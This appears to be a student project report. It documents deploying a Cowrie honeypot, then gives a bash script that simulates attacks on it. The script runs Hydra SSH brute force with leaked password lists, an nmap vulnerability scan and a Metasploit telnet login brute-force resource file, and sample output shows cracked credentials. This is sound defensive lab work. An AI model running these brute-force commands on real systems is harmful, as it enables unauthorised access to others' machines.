
With all that, Elastic Cloud should now be running.



Honeypot Cowrie deployment

Cowrie is a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks and the shell interaction performed by the attacker. In medium interaction mode (shell) it emulates a UNIX system in Python, in high interaction mode (proxy) it functions as an SSH and telnet proxy to observe attacker behavior to another system.

In this project, I have decided to install the honeypot in a separate droplet with the same settings to avoid a worst case scenario where an attacker successfully hacks into the cowrie droplet and renders the ELK ineffective or compromised.



➢ Installing system dependencies

The installation of cowrie requires Python virtual environments.

```
root@ubuntu-new:~# sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.40.1-1ubuntu1).
git set to manually installed.
python3-minimal is already the newest version (3.11.4-5).
python3-minimal set to manually installed.
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu bzip2 cpp cpp-13 dpkg-dev fakeroot g++ g++-13 gcc gcc-13 javascript-common libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan8 libatomic1 libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev libctf-nobfd0 libctf0 libdpkg-perl libexpat1-dev libfakeroot
  libfile-fcntllock-perl libgcc-13-dev libgd3 libgomp1 libgprofng0 libhwasan0 libisl23 libitm1 libjs-jquery libjs-sphinxdoc libjs-underscore liblsan0 libmpc3 libnsl-dev libpython3.11-dev
  libquadmath0 libsframe1 libstdc++-13-dev libtirpc-dev libtsan2 libubsan1 linux-libc-dev lto-disabled-list make manpages-dev python3-dev python3-distlib python3-distutils
  python3-filelock python3-lib2to3 python3-pip-whl python3-platformdirs python3-setuptools-whl python3-wheel-whl python3.11-dev rpcsvc-proto zlib1g-dev
Suggested packages:
  binutils-doc gprofng-gui bzip2-doc cpp-doc gcc-13-locales cpp-13-doc debian-keyring g++-multilib g++-13-multilib gcc-13-doc gcc-multilib autoconf automake libtool flex bison gdb gcc-doc
  gcc-13-multilib glibc-doc bzr libgd-tools libssl-doc libstdc++-13-doc make-doc
The following NEW packages will be installed:
  authbind binutils binutils-common binutils-x86-64-linux-gnu build-essential bzip2 cpp cpp-13 dpkg-dev fakeroot g++ g++-13 gcc gcc-13 javascript-common libalgorithm-diff-perl
  libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan8 libatomic1 libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev libctf-nobfd0 libctf0 libdpkg-perl
  libexpat1-dev libfakeroot libffi-dev libfile-fcntllock-perl libgcc-13-dev libgd3 libgomp1 libgprofng0 libhwasan0 libisl23 libitm1 libjs-jquery libjs-sphinxdoc libjs-underscore liblsan0
  libmpc3 libnsl-dev libpython3-dev libpython3.11-dev libquadmath0 libsframe1 libssl-dev libstdc++-13-dev libtirpc-dev libtsan2 libubsan1 linux-libc-dev lto-disabled-list make
  manpages-dev python3-dev python3-distlib python3-distutils python3-filelock python3-lib2to3 python3-pip-whl python3-platformdirs python3-setuptools-whl python3-virtualenv
  python3-wheel-whl python3.11-dev rpcsvc-proto virtualenv zlib1g-dev
0 upgraded, 73 newly installed, 0 to remove and 0 not upgraded.
Need to get 85.0 MB of archives.
After this operation, 299 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Next , go to the SSH configuration file (sshd_config.d) and change the SSH default port, for this project I have selected 3333, this is so that we can SSH into this droplet again safely later. Any other port not in use is fine for use as long as it doesn't interrupt other services.

root@ubuntu-new: ~

```
  GNU nano 7.2                                                    /etc/ssh/sshd_config

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

# Port and ListenAddress options are not used when sshd is socket-activated,
# which is now the default in Ubuntu.  See sshd_config(5) and
# /usr/share/doc/openssh-server/README.Debian.gz for details.
Port 33333
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

It's strongly recommended to run with a dedicated non- root user id according to the github doc. Use the newly created user for the rest of the deployment of Cowrie.

```
root@ubuntu-new:~# sudo adduser cowrie
info: Adding user `cowrie' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `cowrie' (1001) ...
info: Adding new user `cowrie' (1001) with group `cowrie (1001)' ...
info: Creating home directory `/home/cowrie' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for cowrie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `cowrie' to supplemental / extra groups `users' ...
info: Adding user `cowrie' to group `users' ...
root@ubuntu-new:~# su -cowrie
bash: line 1: owrie: command not found
root@ubuntu-new:~# su - cowrie
cowrie@ubuntu-new:~$ clea
```

Download the github depository into the droplet using the command as shown.

```
cowrie@ubuntu-new:~$ git clone https://github.com/cowrie/cowrie
Cloning into 'cowrie'...
remote: Enumerating objects: 17376, done.
remote: Counting objects: 100% (2027/2027), done.
remote: Compressing objects: 100% (490/490), done.
remote: Total 17376 (delta 1753), reused 1689 (delta 1537), pack-reused 15349
Receiving objects: 100% (17376/17376), 9.90 MiB | 6.92 MiB/s, done.
Resolving deltas: 100% (12224/12224), done.
cowrie@ubuntu-new:~$
```

➢ Entering Virtual environment

Start the virtual environment and install packages using the commands as shown.

```
cowrie@ubuntu-new:~/cowrie$ virtualenv cowrie-env
created virtual environment CPython3.11.6.final.0-64 in 445ms
  creator CPython3Posix(dest=/home/cowrie/cowrie/cowrie-env, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/home/cowrie/.local/share/virtualenv)
    added seed packages: pip==23.2, setuptools==68.1.2, wheel==0.41.0
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
cowrie@ubuntu-new:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@ubuntu-new:~/cowrie$
```

```
(cowrie-env) cowrie@ubuntu-new: ~/cowrie$ pip install --upgrade pip
Requirement already satisfied: pip in ./cowrie-env/lib/python3.11/site-packages (23.2)
Collecting pip
  Obtaining dependency information for pip from https://files.pythonhosted.org/packages/8a/6a
  Downloading pip-24.0-py3-none-any.whl.metadata (3.6 kB)
Downloading pip-24.0-py3-none-any.whl (2.1 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.1/2.1 MB 33.7 MB/s eta 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 23.2
    Uninstalling pip-23.2:
      Successfully uninstalled pip-23.2
Successfully installed pip-24.0
(cowrie-env) cowrie@ubuntu-new: ~/cowrie$  pip install --upgrade -r requirements.txt
Collecting appdirs==1.4.4 (from -r requirements.txt (line 1))
  Downloading appdirs-1.4.4-py2.py3-none-any.whl.metadata (9.0 kB)
Collecting attrs==23.2.0 (from -r requirements.txt (line 2))
  Downloading attrs-23.2.0-py3-none-any.whl.metadata (9.5 kB)
Collecting bcrypt==4.1.2 (from -r requirements.txt (line 3))
  Downloading bcrypt-4.1.2-cp39-abi3-manylinux_2_28_x86_64.whl.metadata (9.5 kB)
Collecting configparser==6.0.1 (from -r requirements.txt (line 4))
  Downloading configparser-6.0.1-py3-none-any.whl.metadata (10 kB)
Collecting cryptography==42.0.4 (from -r requirements.txt (line 5))
  Downloading cryptography-42.0.4-cp39-abi3-manylinux_2_28_x86_64.whl.metadata (5.3 kB)
Collecting packaging==23.2 (from -r requirements.txt (line 6))
  Downloading packaging-23.2-py3-none-any.whl.metadata (3.2 kB)
```

Enabling Telnet is the next step, copy the configuration file and save it as a different name. Edit and enable the telnet in the new config file. Adjust iptables to redirect port 22 and 23 to desired port.

```
(cowrie-env) cowrie@ubuntu-new: ~/cowrie$ cd etc
(cowrie-env) cowrie@ubuntu-new: ~/cowrie/etc$ ls
cowrie.cfg.dist  userdb.example
(cowrie-env) cowrie@ubuntu-new: ~/cowrie/etc$ cp /etc/cowrie.cfg.dist cowrie.cfg
cp: cannot stat '/etc/cowrie.cfg.dist': No such file or directory
(cowrie-env) cowrie@ubuntu-new: ~/cowrie/etc$ cp cowrie.cfg.dist cowrie.cfg
(cowrie-env) cowrie@ubuntu-new: ~/cowrie/etc$ ls
cowrie.cfg  cowrie.cfg.dist  userdb.example
(cowrie-env) cowrie@ubuntu-new: ~/cowrie/etc$ nano cowrie.cfg
(cowrie-env) cowrie@ubuntu-new: ~/cowrie/etc$ exit
logout
root@ubuntu-new:~# sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
root@ubuntu-new:~# sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
```

Cowrie can be started at this stage.


To check if cowrie is running, use command ‘ tail -f cowrie.log’ on cowrie.log to follow the logs. The following will be shown if all the steps were done correctly.


```
cowrie@ubuntu-new: ~/cowrie$ bin/cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Using default Python virtual environment "/home/cowrie/cowrie/cowrie-env"
Starting cowrie: [twistd  --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.python.logfile.logger cowrie ]...
/home/cowrie/cowrie/cowrie-env/lib/python3.11/site-packages/twisted/conch/ssh/transport.py:106: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future
release
  b"blowfish-cbc": (algorithms.Blowfish, 16, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.11/site-packages/twisted/conch/ssh/transport.py:110: CryptographyDeprecationWarning: CAST5 has been deprecated and will be removed in a future rel
ease
  b"cast128-cbc": (algorithms.CAST5, 16, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.11/site-packages/twisted/conch/ssh/transport.py:115: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future
release
  b"blowfish-ctr": (algorithms.Blowfish, 16, modes.CTR),
/home/cowrie/cowrie/cowrie-env/lib/python3.11/site-packages/twisted/conch/ssh/transport.py:116: CryptographyDeprecationWarning: CAST5 has been deprecated and will be removed in a future rel
ease
  b"cast128-ctr": (algorithms.CAST5, 16, modes.CTR),
cowrie@ubuntu-new: ~/cowrie$
```

```
cowrie@ubuntu-new: ~/cowrie$ ls
CHANGELOG.rst     INSTALL.rst  MANIFEST.in  README.rst  cowrie-env  docs  honeyfs         requirements-dev.txt     requirements.txt  setup.py  src      var
CONTRIBUTING.rst  LICENSE.rst  Makefile     bin         docker      etc   pyproject.toml  requirements-output.txt  setup.cfg         share     tox.ini
cowrie@ubuntu-new: ~/cowrie$ cd var
cowrie@ubuntu-new: ~/cowrie/var$ ls
lib  log  run
cowrie@ubuntu-new: ~/cowrie/var$ cd log
cowrie@ubuntu-new: ~/cowrie/var/log$ ls
cowrie
cowrie@ubuntu-new: ~/cowrie/var/log$ cd cowrie
cowrie@ubuntu-new: ~/cowrie/var/log/cowrie$ ls
cowrie.json  cowrie.log
cowrie@ubuntu-new: ~/cowrie/var/log/cowrie$ tail -f cowrie.log
2024-03-16T15:54:03.833572Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epollreactor.EPollReactor.
2024-03-16T15:54:03.844974Z [-] CowrieSSHFactory starting on 2222
2024-03-16T15:54:03.846193Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory object at 0x7da6e882dd90>
2024-03-16T15:54:03.847766Z [-] Generating new RSA keypair...
2024-03-16T15:54:04.056046Z [-] Generating new ECDSA keypair...
2024-03-16T15:54:04.058476Z [-] Generating new ed25519 keypair...
2024-03-16T15:54:04.066659Z [-] Ready to accept SSH connections
2024-03-16T15:54:04.067545Z [-] HoneyPotTelnetFactory starting on 2223
2024-03-16T15:54:04.067663Z [cowrie.telnet.factory.HoneyPotTelnetFactory#info] Starting factory <cowrie.telnet.factory.HoneyPotTelnetFactory object at 0x7da6e86f9c10>
2024-03-16T15:54:04.068520Z [-] Ready to accept Telnet connections
```

➢ Cowrie Logs

Cowrie logs any attacks in cowrie.log. As shown, multiple attempts to attack the cowrie has been made.






➢ Cowrie recorded activity

The tty folder is where all the recorded activity from hackers are logged in.

To play the recording use the command: ‘python3/home/cowrie/cowrie/bin/playlog <log name>’

This allows us to perform investigations and to reverse engineer the attacker’s movements.



➢ Hardening the honeypot

While a honeypot is certainly a powerful tool, as is, experienced hackers will be able to identify it and avoid it completely. To reduce their ability to spot our Cowrie honeypot, this project requires the hardening of our honeypot. Having some common defense in place gives the illusion that the honeypot is an actual device.

Some of the ways to harden the honeypot are disabling unused services to reduce number of services attackers may take advantage of (e.g. ftp). Configure UFW firewall or IP tables with rules to limit traffic. Changing default ssh port to something else so we can access the cowrie safely.

Attack script

The goal of the attack script is to simulate an attack by a foreign device into our Cowrie.

For this purpose the script must satisfy these requirements:

1. Script user is able to choose or randomly choose between 3 different types of attacks.
2. User is able to input a target IP to attack.
3. Script is automated other than user inputs.
4. Attack information is to be stored in /var/<name of attack> directory.
5. Attack information includes type of attack, time of execution and IP address.


➢ Security and Ethical Considerations

Due to the nature of this script, security and ethical considerations must be made as unethical use of the commands present in this script can result in severe punishment if used unethically by non-authorised people. It is the responsibility of the penetration tester to only conduct these tests on systems that are authorised and avoid causing and harm or damage to them.

Thus for security reasons, prior to using this script, I have controlled executable permissions with the command ‘chmod 744’ thus allowing full control to only me, the author. Other users will only be allowed to read the script with relation to the 4 in ‘chmod 744’ (rwxr--r--).

➢ Script content

The script is written in geany for ease of writing and testing.



For ease of use and readability, the following comments are keyed in in the beginning of the script highlighting some key information such as the author, date of creation and last modified date if necessary after the shebang line. A follow up comment for the modification should be added if any were made. A short description and usage comment is also added.

I have also indicated that this script will require sudo privileges due to some commands used.

```
#!bin/bash

# 1)Author: Zulkarnaen
# 2)Date created: 24/5/2024
# 3)Date modified: 24/5/2024

# 4)Description:
# Runs a pen test script that allows user to input target IP to attack.
# User is able to choose from a list of 3 attack types or choose randomly.
# After attack type is selected, attack information will be saved into a log file in /var/log .
# Attack information includes type of attack, time of execution and IP address.
# Script requires sudo privileges.

# 5)Usage: S3.sh
#-----------------------------------------------------------------------------------------------
```

In this script, the full list of functions to be used comes right after this first comment section.

List of functions to be used:

1. Timestamp function

Used to store current date in year/month/day and time format.

2. Attack() function

This function lists down the 3 attack types and asks the user for an input. The input determines if the user selects an attack type or randomly selects one instead.

Attack types are briefly explained when this function is called upon. The functions used to store the different attack types are also shown here.

Case type compound command is used to provide options of choice to the user.

```
#
# Attack selection function
function attack()

{

echo 'Select an attack type (#).
1 = Hydra brute force attack on ssh port (brute force passwords of various network services)
2 = Scan attack (Nmap Scripting Engine (NSE), service version, and vulnerability analysis scan)
3 = Telnet attack (exploit the network through ftp port)
4 = Random attack
5 = Quit.'

    read -r opt

            case $opt in
                1)  echo 'You selected Hydra attack'
                    hydra_attk
                    ;;
                2)  echo 'You selected Scan attack'
                    scan_attk
                    ;;
                3)  echo 'You selected Telnet attack'
                    telnet_attk
                    ;;
                4)  echo 'You selected Random attack'
                    rand_attk
                    ;;

                5)  echo 'You selected Quit'
                    echo "Exiting..."
                    exit 0
                    ;;
                *)
                    echo "You selected an invalid option. Please try again."
                    ;;
            esac

}
#
```

3. Hydra_attk()

Used to store the hydra brute force attack on SSH and user defined port. A default username and passwords list has been provided in the same directory as the script to be used. Details will be stored into hydra_attack.log file.

A brief description for the attack will appear in the terminal highlighting to the user how this attack will work. It will then ask the user for a target IP and a target port which will be stored into variables IP_1 and P_1 respectively. These variables will then be used in the main hydra command shown below.

```
#-------------------------------------------------------------------------------------------------
# Hydra attack function
function hydra_attk()
{
    echo 'Hydra is a powerful tool for brute-forcing passwords of various network services'
    echo 'Enter the target IP: '
    read IP_1
    echo 'Enter the target port: '
    read P_1

    hydra -L top-usernames-shortlist.txt -P darkweb2017-top100.txt $IP_1 ssh $P_1

    echo "[$timestamp] Attack type: Hydra brute-force attack" >> /var/log/hydra_attack.log
    echo "[$timestamp] Target IP & Port: $IP_1 & $P_1" >> /var/log/hydra_attack.log
    echo "[$timestamp] Start Hydra attack" >> /var/log/hydra_attack.log

}
#-------------------------------------------------------------------------------------------------
```

Sample terminal result shown below.

```
└─$ sudo bash S3.sh
[sudo] password for kali:
Select an attack type (#).
1 = Hydra brute force attack on ssh port (brute force passwords of various networ
2 = Scan attack (Nmap Scripting Engine (NSE), service version, and vulnerability a
3 = Telnet attack (exploit the network through ftp port)
4 = Random attack
5 = Quit.
1
You selected Hydra attack
Hydra is a powerful tool for brute-forcing passwords of various network services
Enter the target IP:
152.42.179.0
Enter the target port:
33333
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in mili
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-11 05:28:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomm
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wait
e
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2040 login tries (l:20/p:102),
[DATA] attacking ssh://152.42.179.0:33333/
[33333][ssh] host: 152.42.179.0   login: root   password: PassW0rd
[33333][ssh] host: 152.42.179.0   login: zul   password: 123
[STATUS] 300.00 tries/min, 300 tries in 00:01h, 1741 to do in 00:06h, 16 active
```

4. Scan_attk()

Used to store Nmap vulnerability assessment attack of user defined target IP.

This function scans the target IP, keyed in by the user, and scans it for vulnerabilities using '--script vulners'.

The 'sV' flag used here to probe open ports to determine the service/version information.

```
# Scan attack function
function scan_attk()
{

    echo 'Scanning for vulnerability and service version of user selected IP address'
    echo 'Enter the target IP: '
    read IP_2
    nmap $IP_2 --script vulners -sV

    echo "[$timestamp] Attack type: Scan attack" >> /var/log/scan_attack.log
    echo "[$timestamp] Target IP: $IP_2" >> /var/log/scan_attack.log
    echo "[$timestamp] Start Scan attack" >> /var/log/scan_attack.log

}
```

```
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
```

Sample terminal result shown below.

```
Scanning for vulnerability and service version of user selected IP address
Enter the target IP:
192.168.126.129
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-25 09:03 EDT
Nmap scan report for 192.168.126.129
Host is up (0.0020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.9p1:
|       CVE-2010-4816   5.0     https://vulners.com/cve/CVE-2010-4816
|_      CVE-2023-51767  3.5     https://vulners.com/cve/CVE-2023-51767
MAC Address: 00:0C:29:6E:38:9D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.32 seconds
```

5. Telnet_attk()

Used to store telnet auxiliary scan attack.

User provides the ‘rhost’. This attack uses msfconsole where the user can decide to continue in msfconsole if a successful scan has been made. Details will be stored into telnet_attack.log file.

```
# telnet attack function
function telnet_attk()
{
    echo 'This module will test a telnet login on a range of machines and
report successful logins.  If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.'

    echo 'Enter the target IP: '
    read rhost

    echo 'Once scan is complete, use sessions command to gain access into the target or exit -y to exit msfconsole'

    echo 'use auxiliary/scanner/telnet/telnet_login' >> telnet.rc
    echo 'set pass_file darkweb2017-top100.txt' >> telnet.rc
    echo "set rhosts $rhost" >> telnet.rc
    echo 'set user_file top-usernames-shortlist.txt' >> telnet.rc
    echo 'set verbose false' >> telnet.rc
    echo 'set stop_on_success true' >> telnet.rc
    echo 'run' >> telnet.rc

    echo "[$timestamp] Attack type: Telnet attack" >> /var/log/telnet_attack.log
    echo "[$timestamp] Target IP: $rhost" >> /var/log/telnet_attack.log
    echo "[$timestamp] Start Telnet attack" >> /var/log/telnet_attack.log

    msfconsole -qr telnet.rc
```

This attack uses the command ‘msfconsole -qr telnet.rc’ where telnet.rc is a rc file storing all the information required by msfconsole. The ‘qr’ flag can be found under console options to signify using a resource file to run msfconsole while not printing the banner on startup.

```
Console options:
    -a, --ask                       Ask before exiting Metasploit or accept 'exit -y'
    -H, --history-file FILE         Save command history to the specified file
    -l, --logger STRING             Specify a logger to use (Stdout, StdoutWithoutTimestamps, TimestampColorlessFlatfile, Flatfile, Stderr)
        --[no-]readline
    -L, --real-readline             Use the system Readline library instead of RbReadline
    -o, --output FILE               Output to the specified file
    -p, --plugin PLUGIN             Load a plugin on startup
    -q, --quiet                     Do not print the banner on startup
    -r, --resource FILE             Execute the specified resource file (- for stdin)
    -x, --execute-command COMMAND   Execute the specified console commands (use ; for multiples)
    -h, --help                      Show this message
```

Below is what a sample rc file looks like.

```
┌──(kali㉿kali)-[~/Desktop/SOC/proj]
└─$ cat telnet.rc
use auxiliary/scanner/telnet/telnet_login
set pass_file darkweb2017-top100.txt
set rhosts 192.168.126.129
set user_file top-usernames-shortlist.txt
set verbose false
set stop_on_success true
run
```

This specific telnet auxiliary scan requires certain information from the user before scanning can be done. Below is the info page of the mentioned scan from msfconsole where, if there is a ‘yes’ under the ‘Required’ column, that information must be provided.

```
       Name: Telnet Login Check Scanner
     Module: auxiliary/scanner/telnet/telnet_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting             Required  Description
  ----              ---------------             --------  -----------
  ANONYMOUS_LOGIN   false                       yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false                       no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                           yes       How fast to bruteforce, from 0 to 5
  CreateSession     true                        no        Create a new session for every successful login
  DB_ALL_CREDS      false                       no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                       no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                       no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                                      no        A specific password to authenticate with
  PASS_FILE         darkweb2017-top100.txt      no        File containing passwords, one per line
  RHOSTS            192.168.126.129             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                                          t.html
  RPORT             23                          yes       The target port (TCP)
```

Below is a sample terminal result if a successful scan is made. Here the user is free to continue to the next step of their attack.

```
File  Actions  Edit  View  Help
3 = Telnet attack (exploit the network through telnet port)
4 = Random attack
5 = Quit.
3
You selected Telnet attack
This module will test a telnet login on a range of machines and
report successful logins.  If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.
Enter the target IP:
192.168.126.129
Once scan is complete, use sessions command to gain access into the target or exit -y to exit msfconsole
[*] Processing telnet.rc for ERB directives.
